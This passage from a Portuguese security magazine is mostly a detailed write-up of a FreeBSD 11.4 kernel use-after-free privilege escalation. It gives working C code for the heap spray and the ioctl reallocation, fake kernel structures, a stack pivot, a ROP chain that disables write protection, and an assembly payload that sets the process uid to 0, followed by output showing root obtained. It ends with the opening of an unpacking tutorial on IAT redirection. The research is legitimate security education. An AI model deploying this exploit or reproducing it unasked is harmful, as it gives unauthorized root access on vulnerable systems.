Listagem 3: *struct kqueue* definida em *usr/src/sys/sys/eventvar.h*

```
struct kqueue {
    struct mtx          kq_lock;
```

```
    int                     kq_refcnt;
    TAILQ_ENTRY(kqueue)     kq_list;
    TAILQ_HEAD(, knote)     kq_head;        /* list of pending event */
    int                     kq_count;       /* number of pending events */
    struct selinfo          kq_sel;
    struct sigio            *kq_sigio;
    struct filedesc         *kq_fdp;
    int                     kq_state;
    int                     kq_knlistsize;  /* size of knlist */
    struct klist            *kq_knlist;     /* list of knotes */
    u_long                  kq_knhashmask;  /* size of knhash */
    struct klist            *kq_knhash;     /* hash table for knotes */
    struct task             kq_task;
    struct ucred            *kq_cred;
};
```

O campo do nosso interesse é o *kq_knlist* e, como descrito no comentário, trata-se de uma lista de *knotes* que por sua vez é definida em *sys/sys/event.h* conforme mostrado na Listagem 4.

Listagem 4: struct knote definida em *sys/sys/event.h*

```
struct knote {
    SLIST_ENTRY(knote)    kn_link;      /* for kq */
    SLIST_ENTRY(knote)    kn_selnext;   /* for struct selinfo */
    struct knlist         *kn_knlist;   /* f_attach populated */
    TAILQ_ENTRY(knote)    kn_tqe;
    struct kqueue         *kn_kq;       /* which queue we are on */
    struct kevent         kn_kevent;
    int                   kn_status;    /* protected by kq lock */
    int                   kn_sfflags;   /* saved filter flags */
    intptr_t              kn_sdata;     /* saved data field */
    union {
        struct file       *p_fp;        /* file data pointer */
        struct proc       *p_proc;      /* proc pointer */
        struct kaiocb     *p_aio;       /* AIO job pointer */
        struct aioliojob  *p_lio;       /* LIO job pointer */
        sbintime_t        *p_nexttime;  /* next timer event fires at */
        void              *p_v;         /* generic other pointer */
    } kn_ptr;
    struct filterops      *kn_fop;
    void                  *kn_hook;
    int                   kn_hookid;
}
```

O terceiro membro da *struct knote* é um ponteiro para *struct knlist*, estrutura essa também definida em *sys/sys/event.h* conforme mostra a Listagem 5.

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 30

Listagem 5: struct knlist definida em *sys/sys/event.h*

```
struct knlist {
    struct klist kl_list;
    void         (*kl_lock)(void *); /* lock function */
    void         (*kl_unlock)(void *);
    void         (*kl_assert_locked)(void *);
    void         (*kl_assert_unlocked)(void *);
    void         *kl_lockarg; /* argument passed to lock functions */
    int          kl_autodestroy;
};
```

Como pode ser observado na Listagem 5, a estrutura contém 4 ponteiros de função, o que nos dá inúmeras possibilidades de alterar o fluxo de execução. Contudo, é notável que se o ponteiro *kl_lock* puder ser utilizado, ele representa a melhor escolha por conta do membro *kl_lockarg* presente na mesma estrutura: como descrito no comentário do código, ele é passado como argumento para função *kl_lock*. Desta forma, além de alterar a execução arbitrariamente, ainda podemos controlar o valor no registrador *RDI* (primeiro parâmetro da função, no caso *kl_lockarg*).

Como a implementação das operações relacionadas a *kqueue* e seus respectivos eventos são implementados em *sys/kern/kern_event.c*, buscamos nesse arquivo os respectivos usos do ponteiro *kl_lock*. Apesar desse ponteiro ser utilizado diretamente em alguns casos, ele também é utilizado através do *wrapper* mostrado na Listagem 6.

Listagem 6: *kn_list_lock wrapper* definido em *sys/kern/kern_event.c*

```
static struct knlist *
kn_list_lock(struct knote *kn)
{
    struct knlist *knl;

    knl = kn->kn_knlist;
    if (knl != NULL)
        knl->kl_lock(knl->kl_lockarg);
    return (knl);
}
```

Como pode ser visto na Listagem 6, o *wrapper* apenas valida a presença da *struct knlist*, para então chamar *kl_lock* passando o parâmetro contido da própria estrutura. Como havíamos previsto, fazendo uma busca pelas chamadas deste *wrapper* em *sys/kern/kern_event.c*, notamos que ele é utilizado apenas em dois lugares e ambos são na função *kqueue_register()*, sendo o segundo caso basicamente "incondicional". Vale ressaltar que esta mesma função faz uso de todos os outros ponteiros da *struct knlist* e inclusive de outros ponteiros de função como da *struct filterops*. Apesar dessas alternativas, optamos por seguir fazendo uso do *kl_lock*.

Como dito no blog fail0verflow [7], chamar a *syscall kevent()*, passando nosso descritor de arquivo relacionado à *kqueue* criada previamente, leva o *kernel* a utilizar o ponteiro de função *kl_lock*. Mesmo tal artigo não explicitando em qual das duas chamadas de *wrapper* o ponteiro de função é utilizado, é possível atingir ambas e a sequência de chamadas a partir da *syscall* é a seguinte: em *userland* realizamos a chamada

kevent(kq_fd, &kev, 1, 0, 0, 0);, que por sua vez vai chamar a *syscall kevent* implementada por *sys_kevent*, e então formar a seguinte *call chain*:

sys_kevent() -> kern_kevent() -> kern_kevent_fp() -> kqueue_kevent() -> kqueue_register()

Que por sua vez atinge a função a qual nós queremos executar. Com o intuito de validar o uso do ponteiro, adicionamos ao nosso código mais uma chamada a função *kevent*, para verificar o fluxo de execução, conforme mostrado na Listagem 7.

Listagem 7: Código extendido para incluir a chamada para *kevent*

```
int main(int argc, char **argv)
{
    struct kevent kev;
    unsigned long amount = 1024 * 1024 * strtoul(argv[1], NULL, 10);
    pthread_t trigger_thread;

    int kq_fd = kqueue();
    unsigned long free_target = get_uaf_target(kq_fd);
    printf("kq_fd = %d\nkqueue_addr = %lx\n", kq_fd, free_target);

    spray_mem(amount, free_target);
    pthread_create(&trigger_thread, NULL, trigger_routine, NULL);
    sleep(1);
    kevent(kq_fd, &kev, 1, 0, 0, 0);
    pthread_join(trigger_thread, NULL);

    return 0;
}
```

Como já era de se esperar, existem outros usos da *struct kqueue* até que se chega na execução da função *kqueue_register()*.

Observando a *call stack* presente no *coredump* da Figura 6 e Figura 7, podemos notar que o *kernel* quebrou na função *kqueue_acquire*. Observando o código dessa função, o *crash* certamente aconteceu na macro *KQ_LOCK(kq)*, cuja definição pode ser observada na Listagem 8.

Listagem 8: Macro *KQ_LOCK*

```
#define KQ_LOCK(kq) do {                        \
    mtx_lock(&(kq)->kq_lock);                   \
} while (0)
```

Na macro *KQ_LOCK(kq)*, podemos ver que o primeiro membro da nossa *struct kqueue*, que já foi liberado da memória, está sendo acessado. Para que possamos passar deste ponto, precisamos de uma primitiva para alocar memória com valores controlados. Procurando de forma rápida pelas *syscalls* que alocam memória de tamanho arbitrário com *malloc*, acabamos por encontrar a *syscall ioctl()*. As linhas de código que explicam nossa escolha pela *syscall ioctl* estão na Listagem 9.

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 32

```
Fatal trap 9: general protection fault while in kernel mode
cpuid = 1; apic id = 01
instruction pointer     = 0x20:0xffffffff80ade337
stack pointer           = 0x28:0xfffffe0000276940
frame pointer           = 0x28:0xfffffe00002769c0
code segment            = base 0x0, limit 0xfffff, type 0x1b
                        = DPL 0, pres 1, long 1, def32 0, gran 1
processor eflags        = interrupt enabled, resume, IOPL = 0
current process         = 693 (a.out)
trap number             = 9
panic: general protection fault
cpuid = 1
KDB: stack backtrace:
#0 0xffffffff80b431b5 at kdb_backtrace+0x65
#1 0xffffffff80afd2be at vpanic+0x15e
#2 0xffffffff80afd153 at panic+0x43
#3 0xffffffff80f75fc5 at trap_fatal+0x365
#4 0xffffffff80f754ac at trap+0x5c
#5 0xffffffff80f5526f at calltrap+0x8
#6 0xffffffff80ab4a59 at kqueue_acquire+0x99
#7 0xffffffff80ab48d2 at kern_kevent+0x92
#8 0xffffffff80ab4783 at sys_kevent+0xa3
#9 0xffffffff80f7705e at amd64_syscall+0xa4e
#10 0xffffffff80f55b80 at fast_syscall_common+0x101
```

Figura 6: *Core Dump 1*

```
#8  __mtx_lock_sleep (c=0xfffff80003c98b18, v=<optimized out>)
    at /usr/src/sys/kern/kern_mutex.c:563
#9  0xffffffff80ab4a59 in kqueue_acquire (fp=<optimized out>,
    kqp=<optimized out>) at /usr/src/sys/kern/kern_event.c:1507
#10 0xffffffff80ab48d2 in kern_kevent_fp (td=0xfffff800037f1000,
    fp=0xfffff80003c98b18, nchanges=1, nevents=0, k_ops=0xfffffe0000276a80,
    timeout=0x0) at /usr/src/sys/kern/kern_event.c:1116
#11 kern_kevent (td=0xfffff800037f1000, fd=3, nchanges=1, nevents=0,
```

Figura 7: *Stack Trace 1*

Listagem 9: *Snippet* da *sys_ioctl* definida em *kern/sys_generic.c*

```
...
com = (uint32_t)uap->com;
...
/*
 * Interpret high order word to find amount of data to be
 * copied to/from the user's address space.
 */
size = IOCPARM_LEN(com);
...
data = malloc((u_long)size, M_IOCTLOPS, M_WAITOK);
...
if (com & IOC_IN) {
    error = copyin(uap->data, data, (u_int)size);
...
```

Como pode ser visto na Listagem 9, tanto o tamanho de *data*, como seu conteúdo, são controláveis em *userland*. Isso nos levou a preparar a função mostrada na Listagem 10 para alocar memória de forma controlada após utilizar a primitiva de *free* na *struct kqueue*.

Listagem 10: Nossa função de alocação

```
void *alloc_routine(void *unused)
```

```
{
    unsigned long com;
    com |= IOC_IN;
    com |= (248UL << 16);

    while (1)
        ioctl(42, com, &fkq);
}
```

Na Listagem 10, *fkq* é um *buffer* global com os valores a serem escritos na memória alocada. Utilizamos o valor 248 como tamanho porque esse é o valor utilizado para alocar a *struct kqueue* durante a sua criação, certificando assim que a memória alocada será de fato utilizada nos acessos a nossa *struct kqueue*.

Para validar essa estratégia, adicionamos um código para criar 10 *threads* executando *alloc_routine* com o *fkq* inteiro inicializado com 0, de tal forma que o primeiro membro a ser acessado pela função *kqueue_acquire()* esteja inicializado, fazendo então com que o *kernel* passe desse ponto.



Figura 8: *Core Dump 2*

Como esperado, o *kernel* quebrou novamente. Porém, como previsto, ele não parou no mesmo ponto e chegou até a finalização do processo. Colocando um *breakpoint* em *kqueue_register()*, pudemos observar que o fluxo que queríamos foi atingido, a função *kqueue_register()* foi executada antes de retornar o controle ao código em *userland* que tentou encerrar, e quebrou por conta do *file descriptor* corrompido, conforme mostrado na Figura 8 e Figura 9.

Controle do Fluxo

O que precisamos agora é preencher o *buffer* utilizado na realocação de maneira a permitir ao *kernel* "dereferenciar" as *structs kq_knlist* e *kn_knlist* e chamar um endereço arbitrário ao realizar a chamada *knl->kl_lock(knl->kl_lockarg)*;.

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 34



Figura 9: *Stack Trace 2*

15ªEdição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 35

Para realizar essa validação preparamos então as estruturas da forma mais simples possível, simulando as verdadeiras estruturas porém preenchendo o mínimo de campos possível para atingir o uso do ponteiro de função, conforme mostrado na Listagem 11.

Listagem 11: Nossa estrutura preenchida minimamente

```
unsigned long kn_knlist[] = { //struct knlist {
    0x0,                    //          slh_first;
    0xffffffff80afd8f0,     // void     (*kl_lock)(void *); // RIP value
    0x0,                    // void     (*kl_unlock)(void *);
    0x0,                    // void     (*kl_assert_locked)(void *);
    0x0,                    // void     (*kl_assert_unlocked)(void *);
    0xdeadbeef,             // void     *kl_lockarg;        // RDI value
    0x0
};
```

Utilizamos o endereço da função *shutdown_reset()* [0xffffffff80afd8f0] como teste inicial, apenas para causar um *reboot* no caso de termos controlado o *RIP* com sucesso. E para verificar se o valor do *RDI* era controlável como esperado, colocamos um *breakpoint* na função *shutdown_reset()* e executamos o exploit novamente, obtendo o resultado mostrado na Figura 10.

Como observado na Figura 10, obtivemos o controle dos registradores *RIP* e *RDI*, o que nos leva para a próxima fase, onde realizaremos o *stack pivot* e prepararemos nosso *ROP-chain*. Tendo em vista que possuímos o controle do *RDI*, primeiro desenvolvemos uma pequena função auxiliar para alocar a nova *stack* que será utilizada para conter os endereços dos nossos *gadgets*.

Preparando para o ROP-chain

Primeiramente definimos o endereço da *stack* de forma estática e também o endereço do *gadget* para realizar o *pivot*. Atualizamos então a nossa *struct knlist* para realizar o *pivot* de acordo com as novas definições, como visto na Listagem 12.



Figura 10: *Stack Trace 3*

Listagem 12: Valores usados no Exploit

```
#define PIVOT_ADDR 0xffffffff811217d3 /* Codigo no endereco:
                                       * xchg dword ptr [rdi], esp;
                                       * std;
                                       * popfq;
                                       * ret;
                                       */
#define STACK_ADDR 0x08040000
#define STACK_TOP  2048

static void             *stack_ptr  = STACK_ADDR + STACK_TOP;
static unsigned char    fkq[248];
static char             knote[124];
unsigned long           *knlist     = &knote;

unsigned long kn_knlist[] = { //struct knlist {
   0x0,                 //          slh_first;
   PIVOT_ADDR,          // void    (*kl_lock)(void *); // RIP value
   0x0,                 // void    (*kl_unlock)(void *);
   0x0,                 // void    (*kl_assert_locked)(void *);
   0x0,                 // void    (*kl_assert_unlocked)(void *);
   &stack_ptr,          // void    *kl_lockarg;        // RDI value
   0x0};
```


15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 36

A Listagem 13 mostra a função que carrega o *ROP-chain*, e a seguir daremos uma breve explicação da abordagem escolhida.

Listagem 13: Nossa função que prepara o *ROP-chain*

```
void create_stack_ropchain()
{
    mmap(STACK_ADDR, 4096 * 16, PROT_EXEC | PROT_READ | PROT_WRITE,
         MAP_PREFAULT_READ | MAP_SHARED | MAP_FIXED | MAP_ANONYMOUS,
         -1, 0);
    unsigned long *base;
    base = (unsigned long *)(STACK_ADDR + STACK_TOP);
    for (int i = 0; i < 4096; i++)  // just to avoid fault
        base[i] = 0x0;
    base[0]  = 0x0;                 // this will be popped as eflags
    base[1]  = 0xffffffff80f58f15;  // mov rax, cr0; or rax, 8; mov cr0
       , rax; pop rbp; ret;
    base[2]  = 0xdeadbeef;          // DUMMY
    base[3]  = 0xffffffff80d2e727;  // pop rcx; ret;
    base[4]  = 0xfffefffff;         // CR0.WP mask;
    base[5]  = 0xffffffff80b5b6e2;  // and rax, rcx; pop rbp; ret;
    base[6]  = 0xbebacafe;          // DUMMY
    base[7]  = 0xffffffff80f58f1c;  // mov cr0, rax; pop rbp; ret;
    base[8]  = 0xcafebeba;          // DUMMY

    // call copyin(&payload, &cpu_startup, 0x44);
    base[9]  = 0xffffffff8039a5ed;  // pop rdi; ret;
    base[10] = &payload;
    base[11] = 0xffffffff8033d556;  // pop rsi; ret;
    base[12] = 0xffffffff80f600f0;  // &cpu_startup
    base[13] = 0xffffffff80386a79;  // pop rdx; ret 0;
    base[14] = 0x3e;
    base[15] = 0xffffffff80f73510;  // &copyin ret to copyin(&payload,&
       cpu_startup,0x3e)
    base[16] = 0xffffffff80f600f0;  // &cpu_startup trigger execution
       of copied payload
}
```

Estratégia do ROP-chain

Os *gadgets* utilizados são auto explicativos, porém, daremos uma visão geral da técnica utilizada. Os *gadgets* das posições de 1 até 7 estão sendo utilizados para desabilitar o *bit* de proteção de escrita WP no registrador *CR0* para que seja possível copiar o *payload* sobre um código marcado como *read-only*.

De forma bastante conveniente, o *kernel* disponibiliza a função *copyin(const void *uaddr, void *kaddr, size_t*

15ªEdição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 37

len), que possui a seguinte descrição de acordo com sua *manpage*: *"The copyin() and copyin_nofault() functions copy len bytes of data from the user-space address uaddr to the kernel-space address kaddr."*

O que nós fizemos entre os *gadgets* de posição entre 9 e 14, foi apenas carregar os parâmetros de forma adequada para chamar a função *copyin()* com o endereço do nosso *payload*, o endereço da função *cpu_startup()* e o tamanho do nosso *payload*. No gadget de posição 15, nós realizamos a "chamada" da função *copyin* usando o endereço dela como endereço de retorno. Na posição 16, deixamos o endereço da função *cpu_startup* como retorno, de forma que assim que a função *copyin* termine de copiar nosso *payload*, ela retorne exatamente para o início do mesmo.

Ressalta-se que existem outras estratégias possíveis para explorar essa falha; por exemplo, os *gadgets* podem ser construídos para pular a execução para um *shellcode* mapeado em *userland*, como visto nesta análise/exploit da ZDI [8]. No entanto, esse artigo focou em uma abordagem mais simples.

Payload Final

O nosso *payload* também é auto explicativo e pode ser visto na Listagem 14.

Listagem 14: Payload utilizado

```
__attribute__((naked)) void payload()
{
    asm(
        "mov␣%gs:0x0,%r14\n\t"      // get td (struct thread *)
        "mov␣0x8(%r14),␣%r14\n\t"   // get td->td_proc (struct proc *)
        "mov␣0x40(%r14),␣%r14\n\t" // get proc->p_ucred (struct ucred
            *)
        "xor␣%r11,␣%r11\n\t"
        "mov␣%r11,␣0x4(%r14)\n\t"   // ucred.uid = 0
        "mov␣%r11,␣0x8(%r14)\n\t"   // ucred.ruid = 0
        "clts\n\t"                  // avoid unregistered FPU usage trap
        "mov␣%gs:0x228,%r9\n\t"     // restore userland cr3
        "mov␣%r9,%cr3\n\t"
        "swapgs\n\t"
        "mov␣$1,␣%rax\n\t"
        "mov␣$42,␣%rdi\n\t"
        "syscall\n\t");
}
```

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 38

A execução do exploit com a adição do *payload* final pode ser vista na Figura 11.

```
$ uname -v; id; ./exploit 690; id
FreeBSD 11.4-RELEASE #0 r362094: Fri Jun 12 18:27:15 UTC 2020
uid=1001(user) gid=1001(user) groups=1001(user)
kq_fd = 3
kqueue_addr = ffffff8000376ba00
uid=0(root) gid=0(wheel) egid=1001(user) groups=1001(user)
```

Figura 11: Executando o Exploit

Anonymous_

O autor preferiu permanecer anônimo, mas pode ser contactado no email: anonymousunderscore@riseup.net.

Rodrigo Rubira Branco (BSDaemon)

Rodrigo Rubira Branco (BSDaemon) trabalha como Senior Principal Engineer em um dos principais Cloud Providers protegendo as tecnologias base. Anteriormente, Rodrigo foi Chief Security Researcher da Intel e também ocupou posições similares na Qualys e Check Point. Rodrigo lançou dezenas de vulnerabilities de segurança (e escreveu exploits para elas) afetando software, firmware e hardware importantes e é um dos organizadores da Hackers to Hackers Conference (H2HC), a mais velha conferência de pesquisas em segurança na América Latina. Rodrigo também é membro do comitê técnico de conferências como Black Hat, Offensive Conference, Langsec e Enigma. Como um fazendeiro que falhou, hoje Rodrigo possui algumas Alpacas como animais de estimação (além de muitos cachorros).

Referências

[1] FreeBSD Security Officer, “getfsstat compatibility system call panic,” acessado em 17-Novembro-2020. [Online]. Disponível em: https://www.freebsd.org/security/advisories/FreeBSD-EN-20:18.getfsstat.asc

[2] MidnightBSD Security Officer, “Memory corruption vulnerability in MidnightBSD Kernel,” acessado em 17-Novembro-2020. [Online]. Disponível em: https://www.midnightbsd.org/security/adv/MIDNIGHTBSD-SA-20:01.txt

[3] F. S. Officer, “NULL pointer dereference in freebsd4_getfsstat system call,” acessado em 17-Novembro-2020. [Online]. Disponível em: https://www.freebsd.org/security/advisories/FreeBSD-EN-18:10.syscall.asc

[4] “FreeBSD 11.1 code diff - "diff of /releng/11.1/sys/kern/vfs_syscalls.c",” acessado em 17-Novembro-2020. [Online]. Disponível em: https://svnweb.freebsd.org/base/releng/11.1/sys/kern/vfs_syscalls.c?r1=338979&r2=338978&pathrev=338979

[5] F. Foundation, “FreeBSD code. "stable branch",” acessado em 17-Novembro-2020. [Online]. Disponível em: http://fxr.watson.org/fxr/source/kern/vfs_syscalls.c?v=FREEBSD-12-STABLE#L599

[6] “FreeBSD 12.1 code diff - "diff of /head/sys/kern/vfs_syscalls.c",” acessado em 17-Novembro-2020. [Online]. Disponível em: https://svnweb.freebsd.org/base/head/sys/kern/vfs_syscalls.c?r1=311286&r2=311285&pathrev=311286

[7] ps4_enthusiast, “The first ps4 kernel exploit: Adieu,” acessado em 17-Novembro-2020. [Online]. Disponível em: https://fail0verflow.com/blog/2017/ps4-namedobj-exploit/

[8] ZDI, “CVE-2020-7460: FreeBSD Kernel Privilege Escalation.”

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 40

Registro Único de Artigo

https://doi.org/10.47986/15/3

Manual Unpacking 101 - Parte 3: *IAT Redirection*

Na edição anterior da H2HC Magazine [1], utilizamos a técnica de colocar um *breakpoint* de *hardware* em uma seção adicionada pelo *packer* para encontrar o *entrypoint* original do programa (*OEP*, *Original Entry Point*) e a partir dele, "dumpar" o processo (copiar da memória para o disco). Após o *dump*, mostrei como reconstruir os *imports* e corrigir o binário "dumpado", a fim de obter um binário funcional. Para ilustrar este processo, utilizei uma versão do *Crackme* do Cruehead comprimida com o *MPRESS*.

Para este artigo, vou seguir com o jeito genérico de "unpackar" binários comprimidos com *packers* deste tipo, mas adicionarei um nível de dificuldade: uma técnica chamada *"IAT redirection"*, ou *"API redirection"*, que dificulta o processo de reconstrução da IAT. Ressalta-se ainda que os procedimentos descritos nesse artigo foram testados pelo autor numa máquina virtual (*VMware*) rodando *Windows* 7.

O arquivo que vamos trabalhar hoje é o *unpackme1.exe* [2]. Novamente, é o mesmo *Crackme* do Cruehead, desta vez comprimido com outro packer e modificado para implementar o redirecionamento da IAT. Vamos ao processo de *unpacking*.

Encontrando o OEP

Assim que abrimos o *unpackme1.exe* no *x64dbg* [3], conforme mostra a Figura 1, ao abrir a aba ***Memory Map*** para entender as seções, nos deparamos com duas que chamam atenção: .mbin0 e .mbin1, que contém o *entrypoint*.

Utilizando a mesma técnica já apresentada nesta coluna (Edições 13 [4] e 14 [1] desta revista), vamos encontrar o OEP colocando um *breakpoint* de *hardware* na primeira instrução desta seção .mbin0, que está zerada e não contém o *entrypoint*, como mostra Figura 2.

Vale ressaltar que o *packer* utilizado por este binário, de forma análoga ao *packer* abordado no artigo anterior, escreve o código descomprimido numa seção zerada previamente alocada, neste caso, a .mbin0. Tendo isso em vista, o *breakpoint* de *hardware* na execução é o ideal, pois com ele o programa só vai parar quando o processador for de fato executar as instruções deste endereço.

Após rodar o programa, a execução para no endereço *0x401000* conforme esperado. Seguimos agora com o processo do *dump*.



Figura 1: *Memory map* ao abrir o *unpackme1.exe* no *x64dbg*

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 42

